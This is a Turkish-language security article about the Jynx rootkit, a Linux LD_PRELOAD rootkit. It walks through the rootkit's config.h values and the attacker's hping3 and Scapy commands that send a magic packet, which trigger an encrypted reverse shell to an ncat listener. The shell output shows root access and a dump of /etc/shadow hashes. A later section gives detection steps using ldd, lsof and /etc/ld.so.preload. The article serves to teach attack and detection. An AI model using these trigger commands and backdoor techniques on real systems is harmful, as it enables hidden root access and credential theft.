JYNX ROOTKIT

İster Network, ister tek bir bilgisayar olsun, izinsiz giriş erişimi sağlayan kişi, sistem üzerinde görünmezlik isteyecektir. Bunun içinde çeşitli yollara başvurabilir. Görünmezlik iksirinin en büyük kaynağı Rootkitlerdir. {/*'Rootkit nedir?' sorusuna ilişkin eski yazıma bakabilirsiniz(Referanslar)*/}
*nix sistem üzerinde algılanmamak için kullanılan temel işlem, başlı başına bu işi görecek gerekli Rootkit aracını yüklemektir. Rootkitleri sisteme entegre etmek için kullanılan en önemli başvuru kaynağı Kernel Modülüdür. Kötü amaçla yazılan ve Çekirdeğe eklenen modül, saldırganın yakalanma riskini en aza indirir.
Fakat LKM'nin(Linux Kernel Module) bir tehlikesi de şudur; sistemde gizli olmak yerine hatalı bir işlem yapılırsa ansızın "Kernel Panic" uyarısıyla sistem tamamen kilitlenir. Neticesinde şüpheli bir durum oluşur. Diğer bir yöntem ise yakalanma durumunu en yüksek noktasına çıkaran işlem; orijinal dosyaları(çalıştırılabilir), Rootkitin dosyalarıyla yer değiştirmektir(Örn: netstat uygulamasının değiştirilmesi). Böylece sisteme girilen komut, sistem yöneticisini şaşırtır. Sahte çıktılar üretir. Aynı zamanda Rootkit yakalama araçları tarafından kolay tespit edilir(Örn: rkhunter).

Son zamanlarda Linux üzerinde çalışan dikkate değer Rootkit aracına pek rastlamıyordum. Fakat "Jynx Rootkit" adlı yeni Rootkit dikkatimi çekti. Bu araç sisteme kurulduğunda kendini herhangi bir dosya ile yer değiştirmez. Kendini sisteme kütüphane kaydı olarak tanımlar. Bir uygulamanın düzgün çalışabilmesi öncelikle uygun kütüphanenin yüklenmesi gerekir. Kütüphane olmaz ise uygulama çalışmaz. Nedeni de uygulamaya ait fonksiyonların yerli yerine oturmamasıdır. Örneğin; "ps" komutuyla sistem üzerinde çalışan süreçleri takip edebiliriz. Peki; "ps" uygulamasının çalışabilmesi gerekli kütüphaneler nedir?

```
# ldd /bin/ps
linux-gate.so.1 =>  (0xb783e000)
libproc-3.2.8.so => /lib/libproc-3.2.8.so (0xb7801000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb76a7000)
/lib/ld-linux.so.2 (0xb783f000)
```

Bu örnekten yola çıkarak; Jynx Rootkit, kendini bir kütüphane(sisteme yeni, beyaz bir sayfa açtırıyor ☺) olarak tanıtıp, bazı fonksiyonları denetim altına alarak(hook) kullanıcıların(root da dahil) gözünden bazı durumları saklamaktadır. Hal böyle iken sistem üzerinde ne gibi gizli aktiviteler gerçekleştirilir? Öncelikle; Rootkitlerin standart özelliği olan, dosyaların gizlenmesi ve sisteme uzaktan bağlantı noktasının da tespit edilememesini sağlar. Dosyaların gizlenmesi için Rootkit; belirli dosya/dizin adlarına karşı tepki verir. Saldırgan kendi dosya/dizin isimlerini belirli formata göre tanımlarsa dosyaların algılanmasını engeller.

Uzaktan sisteme bağlantı aşamasının gizlenmesi için ilginç bir taktik geliştirilmiş. Bağlantı gerçekleştiren uygulama "bc" adı altında tanımlanmış. Rootkitin bir parçası olan "bc" çalıştırıldığında sistem üzerinde herhangi bir port açmaz, Backdoor(arkakapı) oluşturulmaz. Saldırganın sistem üzerinde kontrolü sağlayabilmesi için bazı şartların gerçekleşmesi gerekir. Örneklemeyi yazının ileriki aşamalarında anlatacağım. Jynx Rootkit dosyası temel olarak 2 dosyadan oluşur(derleme aşamasından sonra). Bu dosyalar(isimleri değiştirilmediği sürece);

bc
ld_poison.so

"config.h" dosyası Rootkitin bir yol haritasıdır. Saldırgan konfigürasyon dosyasını düzenleyerek, kendisine has yapılandırma gerçekleştirir.

```
# more config.h

#ifndef CONFIG_H
#define CONFIG_H
#define MAGIC_DIR "bal1k"
#define MAGIC_GID 1003
#define CONFIG_FILE "ld.so.preload"
#define APP_NAME "bc"
#define MAGIC_ACK 0xdead
#define MAGIC_SEQ 0xbeef
//#define DEBUG
#endif
```

```
root@bt:/tmp/jynx-rootkit/Jynx-Kit# ls -la
total 52
drwxr-xr-x 2 root root 4096 2011-11-01 10:42 .
drwxr-xr-x 3 root root 4096 2011-11-01 10:42 ..
-rw-r--r-- 1 root root 8826 2011-11-01 10:38 bc.c
-rw-r--r-- 1 root root  218 2011-11-01 10:38 config.h
-rw-r--r-- 1 root root 9960 2011-11-01 10:38 ld_poison.c
-rw-r--r-- 1 root root  613 2011-11-01 10:38 Makefile
-rwxr-xr-x 1 root root  804 2011-11-01 10:38 packer.sh
-rw-r--r-- 1 root root 5270 2011-11-01 10:38 README
root@bt:/tmp/jynx-rootkit/Jynx-Kit# mc
```

Jynx Rootkite ait dosyalar.

Yukarıda belirtilen örnek konfigürasyon dosyasında "bal1k" gizlenecek dizini(saldırgana ait dosyalar bu dizinde olur) belirtir. "ld.so.preload" dosyasına Rootkitin ana kütüphane dosyası tanımlanarak Rootkitin aktivasyonu sağlanır. İçeriği "bal1k" kelimesi olan dizin/dosyalar gizlenir. Sistem bu kelimeyi dikkate almaz. Böyle bir dizin hiç oluşturulmamış gibi görünür.

ls -la / denildiğinde Rootkit kurulu dizini saklar.

```
# ls -la /bal1k/
ls: cannot access /bal1k/: No such file or directory
```

```
# ls -la /etc/ld.so.preload
ls: cannot access /etc/ld.so.preload: No such file or directory
```

Saldırgan, Rootkit kurulumunu sağladıktan sonra her daim sistemi kontrol etmek isteyecektir. Kontrol için sessiz bir bağlantı işlemi gerçekleştirmesi gerekir.Normal bir arkakapı(Backdoor) işlemi sistem üzerinde iz bırakır. Açık bırakılan port dikkat çeker. Jynx Rootkitin parçası olan "bc" ile paket dinleme modu aktif hale getirilir, sisteme TCP Paketi içerisine ACK numarası 0xdead ve SEQ numarası 0xbeef olan bir işaret gönderilirse paketin gönderildiği sistem ile arasında bağlantı kurulur. İletişim şifreli gerçekleşir.

Saldırgan ile Sistem arasında nasıl bir bağlantı kurulduğunu görelim.
İzinsiz giriş yapılan sistem "bc" ile dinleme moduna alınır. "ps" komutu ile bu uygulama tespit edilemez. Çalışan süreçlerde görünmez.

```
#bal1k# ./bc  eth2
```

Saldırgan kendi sistem üzerinde(1. Konsol penceresi);

```
hacker@lcd557:~$ ncat -l 9090 –ssl          {/*ncat uygulaması, nmap in bir parçasıdır*/}
```

ncat ile kendi üzerinde veri iletişimi için 9090 nolu portu dinlemeye alır.

Şu an karşı sistem ile bağlantı aşamasına geçebilir(2.Konsol penceresi).
Bağlantı için ACK ve SEQ numaraları belirli bir yapıya sahip sinyal/paket/ gönderildiğinde ncat ile dinlemeye alınan port üzerinden sistem ile şifreli şekilde haberleşir.

```
root@lcd557:/home/hacker# hping3 193.x.x.17x -s 9090 -M 0xbeef -L 0xdead -c 1                /* 2. Konsol */

HPING 193.x.x.17x (eth0 193.x.x.17x): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=193.x.x.17x ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.4 ms
--- 193.x.x.17x hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
```

```
hacker@lcd557:~$ ncat -l 9090 –ssl          /* 1. Konsol */
ls                                          /* SEQ ve ACK numarası doğru ise */
bal1k.txt                                   /* bağlantı işlemi gerçekleşir */
bc
bc.c
config.h
ld_poison.c
ld_poison.so
Makefile
packer.sh
README
telnet.c
id
uid=0(root) gid=90 groups=0(root)
```

Peki bağlantının gerçekleşmesi için gönderilen sihirli sinyal(TCP Paketi) sadece hping aracı ile mi oluşturulur?
Scapy ile özel bir yapıda basit bir paket oluşturularak saldırgan Jynx Rootkit kurulu sisteme bağlantı yapabilir.

Bunun için aşağıdaki işlemleri yapabilir.

```
root@lcd557:/home/hacker# scapy
Welcome to Scapy (2.0.1)
>>> i=IP()                          - - - - - - >  i :  IP layer
>>> i.dst="193.x.x.17x"             - - - - - - > Jynx Rootkitin kurulu olduğu bilgisayar
>>> t=TCP()                         - - - - - - >  t: TCP Paketimi hazırla
>>> t.sport=9090                    - - - - - - >  Kaynak  9090 nolu port
>>> t.flags="A"                     - - - - - - ->  ACK Bayrağı
>>> t.seq=0xbeef                    - - - - - - -> Sihirli SEQ Numarası
>>> t.ack=0xdead                    - - - - - - - > Sihirli ACK Numarası
>>> send(i/t)                       - - - - - - - > Paketi Gönder
.
Sent 1 packets.
>>>
```

Saldırganın bilgisayarında hazır durumda bekleyen ncat komutunun bulunduğu kısım ile bağlantı gerçekleşir;


```
hacker@lcd557:~$ ncat -l 9090 --ssl
id
uid=0(root) gid=90 groups=0(root)

pwd
/bal1k

more /etc/shadow
root:$6$NW..ADTT$OLcDu8l11GleCuNSvYCi7e2DNok3GiY3ZF5sCnqk4..Ts8/:15211:0:99999:7:::
daemon:x:15204:0:99999:7:::
bin:x:15204:0:99999:7:::
sys:x:15204:0:99999:7:::
sync:x:15204:0:99999:7:::
games:x:15204:0:99999:7:::
man:x:15204:0:99999:7:::
lp:x:15204:0:99999:7:::
mail:x:15204:0:99999:7:::
news:x:15204:0:99999:7:::
uucp:x:15204:0:99999:7:::
proxy:x:15204:0:99999:7:::
www-data:x:15204:0:99999:7:::
backup:x:15204:0:99999:7:::
kdz-eregli:$6$LlGeHCtc$mHv1e/nn4KWVmuIRjBJRTO.jlprtQZKMNwTXHP8ciIJ.:15211:0:99999:7:::
master:$6$kitqVK66$.h2f3Ba.H6pSVaT3fcNStBsY4VH0NVk1UNipV68gUP7h/:15222:0:99999:7:::
dhcpd:*:15267:0:99999:7:::
```

Tespit İşlemi

/* Gizli bir şeyler var sanki….*/



Sistemde yer alan kütüphaneleri tamamıyla tanıyamayabilirsiniz. Hangi kütüphane ne işe yarıyor tahminde edemeyebilirsiniz.
Fakat basit birkaç işlem ile Jynx Rootkit tespit etme ihtimalimiz var.

```
root@bt:~# ldd /bin/ls

librt.so.1 => /lib/tls/i686/cmov/librt.so.1 (0xb76e6000)
/bal1k/ld_poison.so (0xb76cb000)                    <- - -  incelenmesi gerekir.
libacl.so.1 => /lib/libacl.so.1 (0xb76c2000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7568000)
libpthread.so.0 => /lib/tls/i686/cmov/libpthread.so.0 (0xb754f000)
/lib/ld-linux.so.2 (0xb7708000)
libdl.so.2 => /lib/tls/i686/cmov/libdl.so.2 (0xb754b000)
libattr.so.1 => /lib/libattr.so.1 (0xb7545000)
```

ldd komutuyla bir sonuç elde edemezsek.” lsof” komutuyla bir adım ileri gidebiliriz.

```
root@bt:~#  lsof | grep "\.so"

gnome-pty 2228  root  mem  REG 8,17    193078 /bal1k/ld_poison.so (stat: No such file or directory)
gnome-pty 2228  root  mem  REG 8,17    113964     262187 /lib/ld-2.11.1.so
bash      2229      root  mem  REG 8,17    1405508     266620 /lib/tls/i686/cmov/libc-2.11.1.so
bash      2229      root  mem  REG 8,17     9736     266626 /lib/tls/i686/cmov/libdl-2.11.1.so
bash      2229      root  mem  REG 8,17    223768     262270 /lib/libncurses.so.5.7
bash      2229      root  mem  REG 8,17    193078 /bal1k/ld_poison.so (stat: No such file or directory)
bash      2229      root  mem  REG 8,17    113964     262187 /lib/ld-2.11.1.so
bash      2450      root  mem  REG 8,17    1405508     266620 /lib/tls/i686/cmov/libc-2.11.1.so
bash      2450      root  mem  REG 8,17    9736     266626 /lib/tls/i686/cmov/libdl-2.11.1.so
bash      2450      root  mem  REG 8,17    223768     262270 /lib/libncurses.so.5.7
bash      2450      root  mem  REG 8,17    193078 /bal1k/ld_poison.so (stat: No such file or directory)
```

lsof çıktısında yer alan “/bal1k/ld_poison.so (stat: No such file or directory) “ satır dikkatimizi biraz daha yoğunlaştırmamıza sebep olur.

```
root@bt:# ls -la /bal1k/
ls: cannot access /bal1k/: No such file or directory                    < - - - bal1k dizini yok(muş) !!!

root@bt:#  readelf -r /bal1k/ld_poison.so
readelf: Error: '/bal1k/ld_poison.so': No such file                     < -  -  -  !!!
```

“ld_poison.so” kitabını sistemin okumasını sağlayan bir belirteç olması gerekir. Bu belirteç; /etc dizininde yer alan “ld.so.preload” dosyasıdır.

```
root@bt:#  ls -la /etc/ld.so.preload
ls: cannot access /etc/ld.so.preload: No such file or directory          < - - - -  dosya yok mu? !!!!
```

```
root@bt:#  cat /etc/ld.so.preload
/bal1k/ld_poison.so                                                                    <- - - - ☺
```

"ld.so.preload" dosyasına tanımlı olan "ld_poison.so" parçasını çıkaralım. "ld.so.preload" dosyasını özgür bıraktığımız andan itibaren herşey belirginleşmeye başlar.

```
root@bt:/etc# ls -la /

total 136
drwxr-xr-x  27 root root  4096 2011-11-14 06:57 .
drwxr-xr-x  27 root root  4096 2011-11-14 06:57 ..
drwxr-xr-x   2 root root  4096 2011-11-15 03:00 bal1k                    <- - - - - - DİKKAT
drwxr-xr-x   2 root root  4096 2011-11-15 06:36 bin
drwxr-xr-x   3 root root  4096 2011-10-27 06:52 boot
drwxr-xr-x   2 root root  4096 2011-03-05 11:41 cdrom
drwxr-xr-x  17 root root  3760 2011-11-15 01:41 dev
drwxr-xr-x 166 root root 12288 2011-11-16 04:42 etc
…
…
…
```

```
root@bt:#  cd /bal1k/

root@bt:/bal1k# ls -la

total 36
drwxr-xr-x  2 root root  4096 2011-10-24 08:51 .
drwxr-xr-x 27 root root  4096 2011-11-02 09:52 ..
-rwxr-xr-x  1 root root 13050 2011-10-24 08:51 bc                  ------ ******
-rwxr-xr-x  1 root root 11993 2011-10-24 08:51 ld_poison.so        ------ ******
```

```
root@bt:/bal1k# strings ld_poison.so

__lxstat
__lxstat64
open
rmdir
__xstat
__xstat64
unlink
fdopendir
readdir
strcmp
snprintf
libc.so.6
..
fdopendir
opendir
```

```
readdir
readdir64
ld.so.preload                <- - - -  Yükle ve gizle…
bal1k                        < - - - -????  Hepsini gizle
/proc/%s
```

Jynx Rootkitin ana dosyalarını ve sisteme kurulumun sonrası neler gerçekleştiğini gördük. *nix sistemlerde izinsiz erişim sağlayan kişinin(kişilerde olabilir) Rootkit entegre etme olasılığı her zaman mevcuttur. Gizlilik temel prensiptir.

Tacettin KARADENiZ
tacettink{@}olympos.org

Referanslar

/* Jynx Rootkit */
http://www.blackhatacademy.org/releases/Jynx-Kit-Pub.tar.gz

/* hping */
http://www.hping.org/

/ *Scapy */
http://www.secdev.org/projects/scapy/

/* Görünmez Misafirler: RootKit */
http://www.olympos.net/belgeler/rootkit/gorunmez-misafirler-rootkit-126362.html